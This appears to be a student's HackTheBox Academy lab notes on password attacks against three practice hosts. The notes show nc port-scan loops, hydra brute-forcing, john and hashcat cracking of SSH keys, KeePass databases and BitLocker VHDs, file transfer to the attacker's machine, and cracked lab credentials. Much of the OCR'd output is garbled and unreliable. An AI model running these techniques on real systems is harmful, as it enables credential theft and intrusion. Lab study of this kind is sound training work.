jeudi 17 octobre 2024 7:57 PM

Easy:

# Password Attacks Lab - Easy

for this assessment. The first host is used for administering and managing other servers within their environment.

Host Enumeration and discovery :

### Reminder:

- □ └─\$ for i in 20 21 22 23 25 53 80 111110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080; do nc -nzv -w 1-p 53 10.129.202.221 \$i 2-&1 | grep -i 'open'; ; done
  - Or to check the unusual ports :
- \$ for iin {1..65535}; do nc -nzv -w 1 -p 53 10.129.185.201 \$i 2>&1 | grep -i 'open'; done

  - -n: Do not perform DNS resolution. -z: Zero-I/O mode (just checking for open ports without sending any data). -v: Verbose mode (to print connection results).

  - -w 1: Wait for 1 second for a connection.

If you get a shell on machine and when you check its table of route you find a new network, and you want to know the up host on it:

\$\ \frac{\}{\}\$ for ip in 172.16.1.\(\{\)1.254\}; do ping -c 1 -W 1 \(\)\$ ip > /dev/null 2>&\(\)1 &\(\)& echo "\(\)\$ ip is up"; done

```
rd_attacking/labs/easy|
137 JBR 189 143 161 162 465 445 587 623 2849 995 993 1433 3386 1521 8888; de nc -nzy -w 1 -p 53 19.129.111.34 $1; de
Connection refuse
```

- 21 (ftp) open
- 22 (ssh) open

```
/password_attacking/labs/easy)
same.List ⇒ ./ressources_hth/password.list ftp://10.129.111.34 -t 64
MIC 6 David MacLejak = Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics an
```

```
nonymous) [-/HackThel
29.111.34
10.129.111.34,
3.0.3)
.111.34:jerbi): mike
pecify the password.
```

```
ous)-[~/../password_attacking/labs/easy/extracted
```

```
(jerbi@ Anonymous)-[-/_/password_attacking/labs/easy/extracted]
- sint2john id_raa > sin.hash
- jerbi@ Anonymous |- i-/_/password attacking/labs/easy/extracted]
- john = monthstr/mr/assary-moustlais/rocksymtot sh.hash
lang default input encoding: Uff-a
Loaded 1 password hash (55H, 55M private key [REA/DSA/EC/ORESSH 32/64])
Cost 1 (ROY[cipher [-eMcO]ASE 1-MOS)705E 2-derypt/ROS5]) is 8 for all loaded hazhes
Cost 2 (iteration count) is 1 for all loaded hashes
Nil run 4 (popeMP threads)
Press 'g' or Ctrl-C to abort, almost any other key for status
7 g stolleries Donet (2024-18-17 35:25) 50 000/s 8000c/s 8000c/s 8000c/s avoid
Use the "--show option to display all of the cracked passwords reliably
Session completed.
- [sirbi@ Anonymous - i-/_/password_attacking/labs/easy/extracted]
```

```
mikedskills-masy:-$ history

1 vim updater.bash
2 bash updater.bash
3 vim updater.bash
4 sub updater.bash
5 sub gem install -y locat
6 sub apt-get install fortume
7 analysis.py -s root -p prodermymessarepop
8 m -f analysis.py
9 fortume
1 man fortume
1 man fortume
1 man fortume
1 man fortume
1 fortume - consay | locat
1 fortume - consay | locat
1 fortume | consay | locat
1 fortume | consay | locat
1 fortume | consay | locat
2 cd /
2 ls - lah | locat
3 sub apt-get install sl
2 sub apt-get install sl
3 sub apt-get install rubygems
2 si locat
3 sub apt-get install rubygems
4 sub apt-get install rubygems
4 sub apt-get install rubygems
5 sub apt-get install rubygems
6 sub apt-get install rubygems
7 sub apt-get install rubygems
8 sub apt-get install rubygems
9 sub apt-get install rubygems
```

```
mikeakills-easy:-$ history

1 vim updater_bash
2 bash updater_bash
3 vim updater_bash
4 ppi-cefue search
5 sudo apt_egt_install fortune
7 analyzis.py = root - ptdsf=mnymsbassord
8 rm -rf analyzis.py = root - ptdsf=mnymsbassord
8 rm -rf analyzis.py = root - ptdsf=mnymsbassord
8 rm -rf analyzis.py
11.34
rootale.129.111.34
rootale.129.129.111.34
rootale.129.129.129.129
rootale.129.129.129
rootale.129.129.129
rootale.129.129.129
rootale.129.129.129
rootale.129.129.129
rootale.129.129.129
rootale.129.129
rootale.129.129.129
rootale.129.129
rootale.129.129
rootale.129.129
rootale.129.129
rootale.129.129
rootale.129.129
root
```

Medu im

# Password Attacks Lab - Medium

Our next host is a workstation used by an employee for their day-to-day work. These types of hosts are often used to exchange files with other employees and are typically administered by administrators over the network. During a meeting with the client, we were informed that many internal users use this host as a jump host. The focus is on securing and protecting files containing sensitive information.


Seems like a linux machine ...

## Zip2john


# Cat Docs.hash

| Proceedings | Transport | Proceding | Pr

(jerbi & Anonymous) - [-/\_/password\_attacking/labs/meduim/extracted









jason:C4mNKjAtL2dydsYa6

```
Last login: Fri Mar 25 13:02:38 2022 from 10.129.207.221
jason@skills-medium:-∮ █
inter password:
Nelcome to the MySQL monitor. Commands end with ; or \g.
Our MySQL connection id is 14
Gerver version: 8.8.28-0ubuntu8.20.04.3 (Ubuntu)
 rsql> [
 eading table information for completion of table and column na
ou can turn off this feature to get a quicker startup with -A
mysql> s5
Last login: Fri Mar 25 15:02:04 2022 from 10.129.202.106
dennis@skills-medium:-5
```

# P@ssw0rd12020!

## Password Attacks Lab - Hard

The next host is a Windows-based client. As with the previous assessments, our client would like to make sure that an attacker cannot gain access to any sensitive files in the event of a successful attack. While our colleagues were busy with other hosts on the network, we found out that the user Johanna is present on many hosts. However, we have not yet been

```
[jerbi@Anonymous] (-/-/password_attacking/labs/hard/extracted]
* ping 10.129.50.189
* [Ming 10.129.50.189]
* [Ming 10.129.5189 (18.129.58.189) 56(84) bytes of data.
* (4 bytes from 10.129.58.189: icmp_seq-1 ttl=127 time=218 ms
* (4 bytes from 10.129.58.189: icmp_seq-2 ttl=127 time=200 ms
* (4 bytes from 10.129.58.189: icmp_seq-2 ttl=127 time=1887 ms
* (4 bytes from 10.129.58.189: icmp_seq-3 ttl=127 time=1887 ms
* (4 bytes from 10.129.58.189: icmp_seq-3 ttl=127 time=0.25 ms
                    orbi@Anonymous)-[~/_/password_attacking/labs/hard/extracted
```

From ping it seems like our first attack point is windows

```
us)-[-/HackTheBox]
```

We get many remote management protocols open ( rdp 3389, winrm 5986, wmi 135)

```
rebi@ Annoymous):[-/_/password_attacking/labs/hard/extracted]

TOR A -=15001-120-4180-39-39 | 111.2869 - 102101-0152 18:199.58.189

TOR REB 7.9659W ( https://mem.org ) at 202-18-77.16:28 EDT

TOR REB 7.9659W ( https://mem.org ) at 202-18-77.16:28 EDT

TOR SCAN TIRRING 18:045 Completed (1 up.) 1 undergoing Service Scan

s scan Tirring: About 54.08% done; ETC: 16:32 (8:81:80 remaining)

s up (8.198 latency);
                         BOUNT No NES BOUNTS AVAILABLE
Scan results may be unreliable because we could not find at least 1 open and 1 closed port
Scan results may be unreliable because we could not find at least 1 open and 1 closed port
Sc guesses: Microsoft Windows Server 2019 (90%), Microsoft Windows 10 1709 - 1909 (90%), Microsoft Windows Server 2012 (92%), Microsoft Windows 10 1709 (90%), Microsoft Windows Server 2012 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 7 SP1 (91%), Microsoft Windows 7 SP1 (91%), Microsoft Windows 7 SP1 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 7 SP1 (91%)
and Service detection performed. Please report any incorrect results at https://mmap.org/submit/
ap done: 1 IP address (1 host up) scanned in 96.27 seconds
```

024-18-18 16:99:38 LGG-RDP: 18.139.26.68:3389 - johanna:1231231 024-18-18 16:99:38 LGG-RDP: 18.139.26.68:3389 - johanna:1231231 024-18-18 16:99:38 LGG-RDP: 18.139.26.68:3389 - johanna:1231238 024-18-18 16:99:38 LGG-RDP: 18.139.26.68:3389 - johanna:1231238 024-18-18 16:99:39 LGG-RDP: 18.139.26.68:3389 - johanna:1231238 024-18-18 16:99:39 LGG-RDP: 18.139.26.68:3389 - johanna:12312388 024-18-18 16:99:39 LGG-RDP: 18.129.26.68:3389 - johanna:12312388 024-18-18 16:99:39 LGG-RDP: 18.129.26.68:3389 - johanna:12312381 024-18-18 16:99:40 LGG-RDP: 18.129.26.68:3389 - johanna:12312381 024-18-18 16:99:40 LGG-RDP: 18.129.26.68:3389 - johanna:12312381 024-18-18 16:99:40 LGG-RDP: 18.129.26.68:3389 - johanna:12312381

xfreerdp /v:10.129.202.222 /u:johanna /p:1231234! /dynamic resolution /drive:kal drive/home/kali/Downloads/htb/academy/Johanna



The xfreerdp command you are using appears to be for accessing a remote Windows machine via Remote Desktop Protocol (RDP). Here's a breakdown of your command:

- /v:18.129.282.222 : This specifies the IP address of the target machine.
- /u: johanna : Username for the remote session (in this case, "johanna").
- . /p:1231234! : Password for the remote session.
- /dynamic-resolution: Enables dynamic resolution adjustment based on the client window size.
- /drive:kali-drive,/home/kali/Downloads/hth/academy/Johanna: This is a drive redirection, mapping the local folder /home/kali/Downloads/htb/academy/Johanna to a virtual drive called "kali-drive" on the remote system.

```
mous)-[-/HackTheBox]
p -u "johanna" -p "12312341" 10.129.23.14 -r disk:Attacker+/home/jerbi/HackTheBox/password_attacking/labs/hard/extracted
yboard map 'en-us' from locale
ertificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certific
                                                                                                                                                                                                                                    Downloads
This PC
                                                                                                                                                                                                                                                                                                                                   Documents
Trucks
                                                                                                                                              (A) Loginskilla
                                                                                                                     It's a key pass database !
                                                                                                                                   An open source password manager !
                                                                                                                                     Inside it a number of hashes I
                                                                                                                                   We can potentially extract hashes and crack them!
                                                                                                                     Let's use an smb server :
                                                                                                                     Attacker

sudo impacket-smbserver share -smb2support /tmp/smbshare
                                                                                                                     Victim
                                                                                                                         ☐ C:\htb> net use X: \\10.10.16.68\share
                                                                                                                       What the X drive would look like on the victim : $
    BF0BA8D52A8B7DF6F900D022AD23CEA
                                sers\johanna> ftp 10.10.16.17

nd to 10.10.16.17.

tpdlib 1.5.9 ready.

in with USER and PASS first.

2.10.16.17:(none)): anonymous


mame ok, send password.
                                f:
    successful.
    .\Documents\Logins.kdbx
tve data connection established.
tve data connection established.
tve fare complete.
      (jerbi@Anonymous) [-/_/password_attacking/labs/hard/extracted]

$ sudo python3 -m pyftpdlib -port 21 -write
usr/lib/python3/dist-packages/pyftpdlib/authorizers.py:188: RuntineWarning: write permissions assigned to anonymous user.
self._check_permissions(username, perm)
1 2024-10-18 17:28:44| concurrency model: async
1 2024-10-18 17:28:44| passive ports: None
1 2024-10-18 17:28:24| passive ports: None
1 2024-10-18 17:29:21| 18.129.26.00:40788-[1 FTP session opened (connect)
1 2024-10-18 17:29:21| 18.129.26.00:40788-[anonymous] USEP (anonymous') logged in.
1 2024-10-18 17:29:21| 18.129.26.00:40788-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/extracted/logins.kdbx completed=1 bytes=2126 seconds=1.866
1 2024-10-18 17:29:20| 18.129.26.00:40718-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/extracted/logins.kdbx completed=1 bytes=2126 seconds=8.376
1 2024-10-18 17:29:20| 18.129.26.00:40718-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/extracted/logins.kdbx completed=1 bytes=2126 seconds=8.376
1 2024-10-18 17:29:20| 18.129.26.00:40718-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/extracted/logins.kdbx completed=1 bytes=2126 seconds=8.376
1 2024-10-18 17:29:23| 18.129.26.00:40718-[anonymous] STOR /home/jerbi/HackTheBox/password_attacking/labs/hard/extracted/logins.kdbx completed=1 bytes=2126 seconds=8.376
      —(jerbi⊛Amonymous)-[-/_/password_attacking/labs/hard/extracted]
—$ mv Logins.kdbx Logins2.kdbx
     —(jerbi⊛Anonymous)-[~/…/password_attacking/labs/hard/extracted]
-$ diff Logins.kdbx Logins2.kdbx
    | (jerbi@Anonymous) [-/-/password_attacking/labs/hard/extracted] | $\frac{1}{2}\text{ inde } apt install keepass2 |
| (sudo] password for jerbi: | |
| (sudo] password for jerbi: | |
| (sudo] password for jerbi: | |
| (sudo) passwor
                                                                                                                                                                                                                                                                                                                                                                           libplacebo338
libplist3
libpmem1
libpoppler126
    __(jerbi⊕ Anonymous)-[~/_/password_attacking/labs/hard/extracted]
-$ []
Rejected......: 0/25600 (0.00%)
Restore.Point...: 25600/9404 (27.22%)
Restore.Sub.fl ..: Salt:0 Amplifier:0-1 Iteration:54272-55296
Candidate.Engine.: Device Generator
Candidate.#1...: d0lphin123! → d0lphin91!
Hardware.Mon.#1..: Util: 85%
```

```
| Seption | Sept
```


## We found the password: Qwerty7!






# ☐gRzX7YbeTcDG7







We can't login with ssh nor with rdp

We come back to our shell of johanna session and let's try to spawn a cmd.exe  $\,$  of david :

```
Whard/ee

Ricrosoft Windows [Version 10.0.17763.1637]
(c) 2818 Microsoft Corporation. All rights reserved.

C:\Users\johanna3p a internal or external command,

Toperable program or batch file.

C:\Users\johanna3pconfig

Gar

Connection-specific DMS Suffix .: .nth

The Address

Default Gateway ... ... : 10.129.11

C:\Users\johannanabrunas /user:david ~cad.exe*

Enter the password for david:

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

C:\Users\johannab

C:\Users\johannab

C:\Users\johannab

C:\Users\johannab

C:\Users\johannab

C:\Users\johannab

C:\Users\johannab

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

C:\Users\johannab

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

C:\Users\johannab

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

Attempting to start cad.exe as user "MINSRV\david" ...

C:\Users\johannab

Attempting to start cad.exe as user minute manual manua
```

```
| Directory of C:\Users\david
| 18/21/2824 | 84:15 AM | 786,432 NTUSER.DAT | 786,432 NTUSER.D
```

### We found backup.vhd

Let"s try to mount it locally on david session

```
:\Users\david\Documents\David>Mount-DiskImage -ImagePath C:\Users\david\Documents\David\Backup.vhd
Mount-DiskImage' is not recognized as an internal or external command,
perable program or batch file.

:\Users\david\Documents\David>powents\David>powents\David\David>powents\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\David\Da
```

It demands a privs so let's crack it on on our attacker box

```
(jerbi@Annymous)-[-/_password_attacking/labs/hard/extracted]
| sittocker2)ohn -1 Backup.whd > Backup.hash
| Signature found at 0=1000003 |
| Version: 8 |
| Invalid version, looking for a signature with valid version...
| Signature found at 0=31ff39 |
| Version: 2 (windows? or later) |
| VMK entry found at 0=320005a |
| VMK entry found at 0=320005a |
| VMK entry found at 0=320013a |
| VMK entry found at 0=320013b |
| Signature found at 0=320013c |
| Version: 2 (Windows? or later) |
| VMK entry found at 0=32001d |
| VMK entry found at 0=32001d |
| VMK entry found at 0=32000d |
| Signature found at 0=32000d |
| Signature found at 0=32000d |
| Signature found at 0=32000d |
| Version: 2 (Windows? or later) |
| VMK entry found at 0=32000d |
| Signature foun
```

```
(jerbi@Anonymous):[-/_/password_attacking/labs/hard/estracted]

bitlocker2john - Backup.wdb - Backup.hash

signature found at 0-1800803

Version: 8

Invalid version, looking for a signature with valid version...

Signature found at 0-31fffa9

Version: 2 (Bindows 7 or later)

VMK entry found at 0-3200050

VMK entry found at 0-3200050

VMK entry found at 0-3200133

VMK entry found at 0-3200133

VMK entry found at 0-3200177

Typing offse 0-220023...

VMK entry found at 0-3200177

VMK entry found at 0-3200170

VMK entry found at 0-4005000

Version: 2 (Windows 7 or later)

VMK entry found at 0-4005000

Version: 2 (Windows 7 or later)

VMK entry found at 0-4005000

Version: 2 (Windows 7 or later)

VMK entry found at 0-4005000

Version: 2 (Windows 7 or later)

VMK entry found at 0-4005000

Version: 2 (Windows 7 or later)

VMK entry found at 0-4005000
```

```
| jerhi@Anonymous|.[~/_/password_attacking/labs/hard/extracted]
| $grep "bitlocker\%" Backup.hash > Backup.hashh
| jerhi@Anonymous).[~/_/password_attacking/labs/hard/extracted]
| 5 cat Backup.hashh
| bitlocker$6$16$6083def]e335699930ecc2793deele5$104857612$800020e0341fd8010300000569a=169c9c17075483398d2afh7ff7
| 5c318847391767ad02b392eaberce60f0c2629906fc31s10767970bde55631728e9f186685201c38653f64443a
| jerhi@Anonymous)-[~/_/password_attacking/labs/hard/extracted]
```

# 123456789!

I tried to change the Restricted Admin Mode, which is disabled by default to login through remote desktop but it didn't work because david isn't in the Rmote Desktop group as johanna

```
The command completed successfully.

95 C:\Users\david\Documents\David\ whoam! /groups

GROUP INFORMATION

Group Name

Type

SID

Attributes

Everyone

Well-known group 5-1-1-0

Alias

S-1-5-12-548

Mandatory group, Enabled by default, Insabled group


HI AUTHORITY\Linthenticated Users

HI AUTHORITY\Linthenticated Users

HI AUTHORITY\Linthenticated Count

HI AUTHOR
```

I remembered that when i logged to johanna i mounted a shared folder between my kali and joahanna desktop, and when i donwloa ded the backup from david i moved the backup to that shared folder, so now i can acess it from johanna



Admin password is needed,

So i turned to google to see how to deal with that from my kali

https://medium.com/@kartik.sharma522/mounting-bit-locker-encrypted-vhd-files-in-linux-4b3f543251f0

So following packages are required on the Linux distro of your choice: -


- 1. qemu-img (in RHEL, Fedora)/ qemu-utils (in Debian)
- 2. crytpsetup with minimum version of 2.3
- ntfs-3g-devel (in RHEL, Fedora)/ ntfs-3g-dev (in Debian) (optional) needed only in case the NTFS volume is unclean


```
| Jerbi® Anonymous | [-/_/password_attacking/labs/hard/extracted] |
| S. whatis cryptsetup | S. whatis intf=3g | S. whatis intf=3g | S. whatis intf=3g | S. whatis intf=3g | S. whatis ntf=3g | S. whatis off=3g | S. whatis
```

□sudo modprobe nbd □sudo qemu-nbd -c /dev/nbd0 backup.vhd □sudo cryptsetup bitlkOpen /dev/nbd0p2 david

# 2. sudo qemu-nbd -c /dev/nbd0 backup.vhd Explication: Cette commande utilise l'outil qemu-nbd, qui permet de monter une image de disque via le protocole NBD. -c /dev/nbd0 signifie que l'image sera connectée (montée) à l'appareil /dev/nbd0. backup.vhd fait référence au fichier d'image de disque (au format VHD dans ce cas) que vous souhaitez monter. Une fois que l'image est montée sur /dev/nbd0, les partitions de cette image apparaissent comme des partitions physiques accessibles par /dev/nbd0p1, /dev/nbd0p2, etc. But: Connecter l'image disque backup.vhd à un périphérique NBD virtuel pour que vous

# Connecter l'image disque backup.vhd à un périphérique NBD virtuel pour que vous puissiez accéder à ses partitions et ses données comme s'il s'agissait d'un disque local. sudo cryptsetup bitlkOpen /dev/nbd0p2 david Explication: cryptsetup est un outil utilisé pour gérer le chiffrement des volumes sous Linux, y compris les volumes BitLocker chiffrés sous Windows. bitlkopen est l'option spécifique de cryptsetup pour ouvrir et déverrouiller un volume BitLocker. /dev/nbd0p2 fait référence à la deuxième partition de l'image disque montée (la partition qui est supposée être chiffrée avec BitLocker). david est le nom que vous attribuez à ce volume une fois qu'il est déverrouillé. Une fois le volume BitLocker déchiffré, il apparaîtra sous le nom /dev/sapper/david et pourra être monté pour y accéder. But: Déverrouiller la partition /dev/nbd0p2 , qui est protégée par BitLocker, et la rendre Déverrouiller la partition /dev/nbd0p2 , qui est protégée par BitLocker, et la rendre





Sadly, the file is corrupted even tho we did succeed extract password from it but when we mount it a lot of errors that shows it's corrupted, so i removed it and tried another trick,

You remember when i started my rdesktop connection to johanna, i created a shared drive between my kali and victim machine.


So let's copu the backup to that drive from david session using powershell  $% \left\{ \left( 1\right) \right\} =\left\{ \left( 1$ 

PS C:\Windows\system32> Copy-Item -Path "C:\Users\david\Documents\david\backup.vhd" -Destination "\\tsclient\Attacker\backup.vhd" >>  $\rightarrow$ 

The name of my shared drive is : \\tsclient\Attacker

### Yes we are good!!

## aad3b435b51404eeaad3b435b51404ee:e53d4d912d96874e83429886c7bf22a1



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